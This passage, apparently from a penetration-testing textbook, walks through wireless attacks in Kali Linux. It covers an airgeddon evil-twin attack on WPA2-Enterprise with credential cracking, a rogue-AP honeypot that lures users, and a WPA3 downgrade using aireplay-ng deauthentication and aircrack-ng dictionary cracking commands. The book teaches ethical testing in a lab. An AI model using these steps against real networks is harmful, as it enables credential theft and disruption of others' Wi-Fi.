


Figure 14.44: Selecting the attack type

5. Next, choose option **5**, **Create custom certificates**:




Figure 14.45: Selecting certificates

You will be required to answer various questions via an interactive menu. Your responses are needed to generate the custom certificates to perform the WPA2-Enterprise attack:

```
Enter two letter country code (US, ES, FR):
> US

Enter state or province (Madrid, New Jersey):
> Madrid

Enter locale (Hong Kong, Dublin):
> US

Enter organization name (Evil Corp):
> Target_Net

Enter email (tyrellwellick@ecorp.com):
> fakemail@donotexistaddress.local

Enter the "common name" (CN) for cert (ecorp.com):
> targetnet.local

Certificates are being generated. Please be patient, the process can take some time...
```

Figure 14.46: Generating certificates

Once the certificates have been generated, they will be stored in the `/root/enterprise_certs/` directory on Kali Linux. These certificates are called `ca.pem`, `server.pem`, and `server.key` and have an expiration time of 10 years.

6. Next, select option **4**, **Explore for targets**:




Figure 14.47: Exploration mode

A prompt will appear, asking to you continue. Simply hit *Enter* to begin discovering nearby IEEE 802.11 wireless networks. The following window will appear, displaying wireless networks:




Figure 14.48: Identifying the target

Once you have discovered your target wireless network, click within the **Explore for targets** interface and press *Ctrl* + *C* on your keyboard to stop the scan.

7. Next, from the **Select target** menu, choose the option for your target network:




Figure 14.49: Selecting the target

Part 3 – starting the attack

Now, we'll start the attack:

1. Now that the target has been set, select option **6** to access the **Smooth mode Enterprise Evil Twin** menu:

Figure 14.50: Attack mode

2. You will be asked, *Do you want to use custom certificates during the attack*? Type `N` for no and hit *Enter* to continue.
3. Next, select option **2** to perform a **Deauth aireplay attack**:




Figure 14.51: De-authentication attack mode

4. Next, you will be asked, *Do you want to enable "DoS pursuit mode"*? Type `N` for no and hit *Enter* to continue.
5. Another prompt will appear stating *Do you want to continue*? Type `Y` for yes and hit *Enter* to continue.
6. Next, you will be asked, *Do you want to spoof your MAC address during this attack*? Type `N` for no and hit *Enter* to continue.
7. When the hash or the password is obtained during the evil twin enterprise attack, `airgeddon` will need to save the data. Specify the following directory for easy access:

```
/home/kali/enterprise-target_net/
```

8. The last prompt will appear, verifying that all parameters have been set. Hit *Enter* to start the attack, as shown here:

Figure 14.52: Attack in progress

The attack will start by creating a fake wireless network with the same SSID as the target while performing a de-authentication attack on any associated wireless clients of the targeted network. This will force the wireless clients to disconnect from the legitimate network and attempt to connect to the fake network. When the clients connect to the fake network, their user credentials and handshake are captured, and the attack stops automatically. Do not manually close any of the windows.

The following window will provide instructions for when the user credentials are captured. Only then should you press *Enter* on the main script window of `airgeddon`:

Figure 14.53: Saving the password

9. Another prompt will appear, *Do you want to try to decrypt captured stuff*? Type `N` for no and hit *Enter* to continue.

Part 4 – retrieving user credentials

1. You should see the following menu options on your screen. Choose option **0**, **Return to main menu**:

Figure 14.54: Main menu

2. From the main menu, choose option **6** to open **Offline WPA/WPA2 decrypt menu**:

Figure 14.55: Password cracking mode

3. Next, select option **2** to access the **Enterprise** decryption menu:

Figure 14.56: Offline decrypt mode

4. Next, select option **1** to use **(john the ripper) Dictionary attack against capture file**:

Figure 14.57: Password cracking tool and technique

5. Next, you will be prompted to enter the path where the capture file is stored. Ensure you specify the `/home/kali/enterprise-target_net/` directory, which contains two files, while using *Tab* on your keyboard to auto-complete the filename, which is `john`:

```
/home/kali/enterprise-target_net/enterprise_captured_john_<BSSID_value>_hashes.txt
```

6. Next, enter the path of a dictionary wordlist file for password cracking:

```
/usr/share/wordlists/rockyou.txt
```

The following screenshot shows the menu options for the interactive questions:

Figure 14.58: Selecting wordlist

Once `John the Ripper` has successfully cracked the password, it will provide the following results, along with the username and the password to access the WPA2-Enterprise network:

Figure 14.59: Retrieving the password

7. Lastly, you will be provided the option to save the user credentials within an offline directory on your Kali Linux machine.

Having completed this section, you have gained the hands-on skills and experience to compromise a WPA2-Enterprise network. In the next section, you will learn how to create a wireless honeypot.

Setting Up a Wi-Fi Honeypot

As an aspiring ethical hacker and penetration tester, you may need to perform extensive wireless security testing for your company or a client organization. Creating a rogue access point with a relevant and interesting SSID (wireless network name), such as `VIP_WiFi` or `Company-name_VIP`, will lure employees to con-

nect their personal and company-owned mobile devices to your rogue wireless network. When creating a rogue access point, the objective is to capture users' credentials and sensitive information, as well as to detect any vulnerable wireless clients within the targeted organization.

The following are some tips to consider when deploying your rogue access point:

- Choose a suitable location to ensure there is maximum coverage for potential victims.
- De-authenticate clients from the real access point, causing them to create an association with the rogue access point.
- Create a captive portal to capture user credentials.

To get started, we are going to use `airgeddon` once more as it contains a lot of features and functions that will assist us with gathering information about a targeted wireless network and its clients. It will also help us launch various types of attacks and lure users to associate their mobile devices with our rogue access point.

To get started with this exercise, please use the following instructions:

1. Power on **Kali Linux** and ensure it has an internet connection via its `eth0` interface and that a wireless network adapter is connected.
2. Next, open **Terminal** and use the following command to start `airgeddon`:

```
kali@kali:~$ sudo airgeddon
```

3. Next, select your wireless network adapter to perform the attack. Select option **5** for `wlan0`:

Figure 14.60: Selecting internet interface

4. Next, enable **Monitor** mode on your wireless adapter by selecting option **2**:

Figure 14.61: Monitor mode

5. Next, select option **7** to access **Evil Twin attacks menu**:

Figure 14.62: Evil Twin option

6. Next, select option **4** to **Explore for targets**:

Figure 14.63: Evil Twin attacks menu

A new window will appear that shows the live scan for nearby access points. In this exercise, the target is `Target_Net`. Once the target has been found,

press *Ctrl* + *C* in the pop-up window to stop the scan and continue:

Figure 14.64: Identifying a target

7. Next, the **Select target** menu will appear. Select the targeted network and hit *Enter* to continue:

Figure 14.65: Selecting the target

8. Next, select option **5** to use **Evil Twin attack just AP**:

Figure 14.66: Attack menu

9. Next, select option **2** to perform a de-authentication attack using `aireplay-ng` on clients that are associated with the targeted wireless network:

Figure 14.67: De-auth type

10. You will be prompt with the question, *Do you want to enable "DoS pursuit mode"*? Type `N` for no and hit *Enter* to continue.
11. Next, select the interface that has an active internet connection on Kali Linux, such as `eth0`:

Figure 14.68: Internet interface

12. You will be prompted with the question *Do you want to continue*? Type `Y` for yes and hit *Enter* to continue.
13. Another prompt will ask you, *Do you want to spoof your MAC address during this attack*? Type `N` for no and hit *Enter* to continue.
    `airgeddon` will create the following four windows. Each window provides the status of the honeypot, the DHCP service, the de-authentication attack, and an indication of the clients connecting to the honeypot:

Figure 14.69: Attack in progress

Having completed this section, you have learned how to set up a wireless honeypot using Kali Linux. In the next section, you will learn about WPA3 wireless attacks.

Exploiting WPA3 Attacks

At the time of writing, WPA3 is the latest wireless security standard in the wireless networking industry, having been released in 2018. As such, it has resolved various security concerns that existed in its predecessor, WPA2. In the previous sections, you discovered various types of attacks that a penetration tester can use to compromise an IEEE 802.11 wireless network using the WPA2 wireless security standard.

WPA2 wireless networks are highly vulnerable to wireless de-authentication attacks, which allows a threat actor or a penetration tester to send de-authentication frames to any wireless clients that are associated with a specific access point. However, WPA3 is not susceptible to de-authentication attacks because WPA3 uses **Protected Management Frame** (**PMF**), unlike its predecessors.

The following comparison will help you quickly understand the new features and technologies of WPA3:

- **Opportunistic Wireless Encryption** (**OWE**) is an implementation on WPA3 wireless networks that provides data encryption to enhance the privacy of communication on public and open networks that use WPA3. Compared to Open Authentication IEEE 802.11, the wireless network allows any wireless client to associate with an access point without any security such as encryption and privacy using WPA3 – OWE allows networks to be open but provides data encryption and privacy for associated clients.
- **SAE** is a wireless cryptography protocol that is implemented on IEEE 802.11 wireless networks that support WPA3. Compared to WPA2-Personal networks, which use PSKs, WPA3-Personal or WPA3-SAE networks use SAE, which pro-

vides improved security to prevent various types of attacks that are common on WPA2 networks.

- **WPA3-Enterprise** mode supports stronger security by using a 192-bit security mode for improved authentication and encryption operations.
- **Transition mode** allows an access point to operate in both WPA2 and WPA3 security standards at any given time, allowing wireless clients that support either of the standards to be associated with the access point.

While WPA3 seems to be secure compared to its predecessors, there are a few security vulnerabilities that exist at the time of writing. The following is a brief list of security flaws that can be found within WPA3:

- A *downgrade and dictionary attack* on transition mode is possible when the wireless network is using both WPA2 and WPA3 at the same time, allowing clients that support either security standard to establish a connection to the wireless network.
- In transition mode, the same password or PSK is created for both security standards on the same access point. This allows a threat actor or a penetration tester to create a wireless honeypot within the vicinity of the target wireless network, forcing wireless clients to connect to the WPA2 rogue wireless network. This allows the threat actor or penetration tester to capture the partial WPA2 handshake, which can be used to retrieve the password or PSK of the target network.
- In a *security group downgrade attack*, the threat actor or penetration tester understands that various security groups are supported by the WPA3 client and the access point. When the wireless client attempts to associate with the access

point, they will negotiate on a common supported security group before establishing an association.

The threat actor or penetration tester can create a rogue WPA3 wireless network when the wireless client attempts to associate with the fake network, while the threat actor can force the wireless client to choose a weaker or less secure security group.

Next, you will learn how to perform a WPA3 downgrade wireless attack.

Performing a Downgrade and Dictionary Attack

In a wireless downgrade attack, the penetration tester forces the targeted wireless router or access point to use an older wireless security standard that is less secure, such as WPA2 instead of the newer and more secure WPA3. This technique is employed to compromise security vulnerabilities that exist in the older version (WPA2) but not in the newer security standard (WPA3).

In this exercise, you will learn how to compromise a WPA3 wireless network that supports transition mode, which allows wireless clients that only use WPA2 to be associated with the WPA3 wireless network.

Before you get started with this exercise, please ensure you implement the following guidelines:

- You will need an access point or a wireless router that supports WPA3 transition mode.

- You will also need a wireless client that supports WPA2 only.
- Ensure that the wireless network has been configured with the `Password123` password to demonstrate this proof of concept.
- Ensure that the wireless client is associated with the wireless network.

Once you're all set, please follow these steps to compromise WPA3:

1. Ensure that your wireless router, the wireless client, and Kali Linux are powered on.
2. Connect your wireless network adapter to your Kali Linux virtual machine and ensure it is recognized as a WLAN network adapter by using the `iwconfig` command, as shown here:

Figure 14.70: Checking wireless interfaces

3. Next, use `airmon-ng` to automatically terminate any processes that may affect the wireless network adapter from operating in Monitor mode:

```
kali@kali:~$ sudo airmon-ng check kill
```

4. Next, use `airmon-ng` to change the operating mode of the wireless adapter to Monitor mode:

```
kali@kali:~$ sudo airmon-ng start wlan0
```

As shown in the following screenshot, `airmon-ng` has automatically changed the `wlan0` interface to Monitor mode by creating the `wlan0mon` interface:

Figure 14.71: Enabling Monitor mode

5. Next, use the `iwconfig` command to verify the operating mode of the new interface:

Figure 14.72: Verifying Monitor mode

6. Next, use `airodump-ng` to start monitoring all nearby IEEE 802.11 wireless networks:

```
kali@kali:~$ sudo airodump-ng wlan0mon
```

As shown in the following screenshot, our target `WPA3_Target_Net` is within the vicinity:

Figure 14.73: Identifying a target

As shown in the preceding screenshot, the `WPA3_Target_Net` network is using WPA3 as the encryption standard, CCMP as the cipher, and SAE as the authentication method. Keep in mind that CCMP is supported by WPA2 networks.

7. Next, press *Ctrl* + *C* on your keyboard to stop `airodump-ng` from scanning all 2.4 GHz channels.
8. Use the following commands to create a filter using `airodump-ng` to scan on the specific channel of the target network. This will filter the ESSID and write any captured data to an output file:

```
kali@kali:~$ sudo airodump-ng -c 8 --essid WPA3_Target_Net wlan0mon -w WPA3_downgrade
```

9. Next, open a new **Terminal** (#2) and use the following command to perform a de-authentication attack on all the clients that are associated with the BSSID of the targeted wireless network:

```
kali@kali:~$ sudo aireplay-ng -0 100 -a 92:83:C4:0C:5B:88 wlan0mon
```

The following screenshot shows a deauthentication attack being performed on the WPA3 wireless network:

Figure 14.74: De-authentication attack

10. Head on over back to the `airodump-ng` window (**Terminal** #1). When the deauthentication attack ends, the wireless client will attempt to re-associate with the targeted network and send the WPA handshake:

Figure 14.75: WPA handshake

11. Once the handshake has been captured, stop `airodump-ng` by pressing *Ctrl* + *C* on your keyboard.
12. Use `aircrack-ng` to perform an offline password crack on the captured file:

```
kali@kali:~$ aircrack-ng WPA3_downgrade-01.cap -w /usr/share/wordlists/rockyou.txt
```

As shown in the following screenshot, `aircrack-ng` was able to retrieve the password for the WPA3 wireless network:

Figure 14.76: Password found

Having completed this section, you have learned about the security vulnerabilities within WPA3 and know how to perform downgrades and a dictionary attack on a WPA3 network. In the next chapter, you will learn about various strategies to improve the security posture of wireless networks.

Summary

In this chapter, you learned about the fundamentals of wireless networking and the security mechanisms that are used to provide a layer of security to users and organizations who implement wireless networking within their companies. Furthermore, you now know how to compromise WPA, WPA2, WPA3, personal, and enterprise networks. Additionally, you have learned how to perform an AP-less attack, which allows a penetration tester to retrieve the password of a probing client where the desired access point is not present within the vicinity. Lastly, you learned how to create wireless honeypots, which act as an evil twin, and rogue access points.

I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path toward becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you in your journey, allowing you to navigate the industry with confidence and make a significant impact. In the next chapter, *Exploring Social Engineering Attacks*, you will perform various types of social engineering attacks to trick unaware users into performing actions and even revealing their user credentials.

Further Reading

- Wireless attacks and mitigation – **https://resources.infosecinstitute.com/topics/network-security-101/wireless-attacks-and-mitigation/**

- Guidelines for securing WLANs – https://csrc.nist.gov/pubs/sp/800/153/final

Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

https://packt.link/SecNet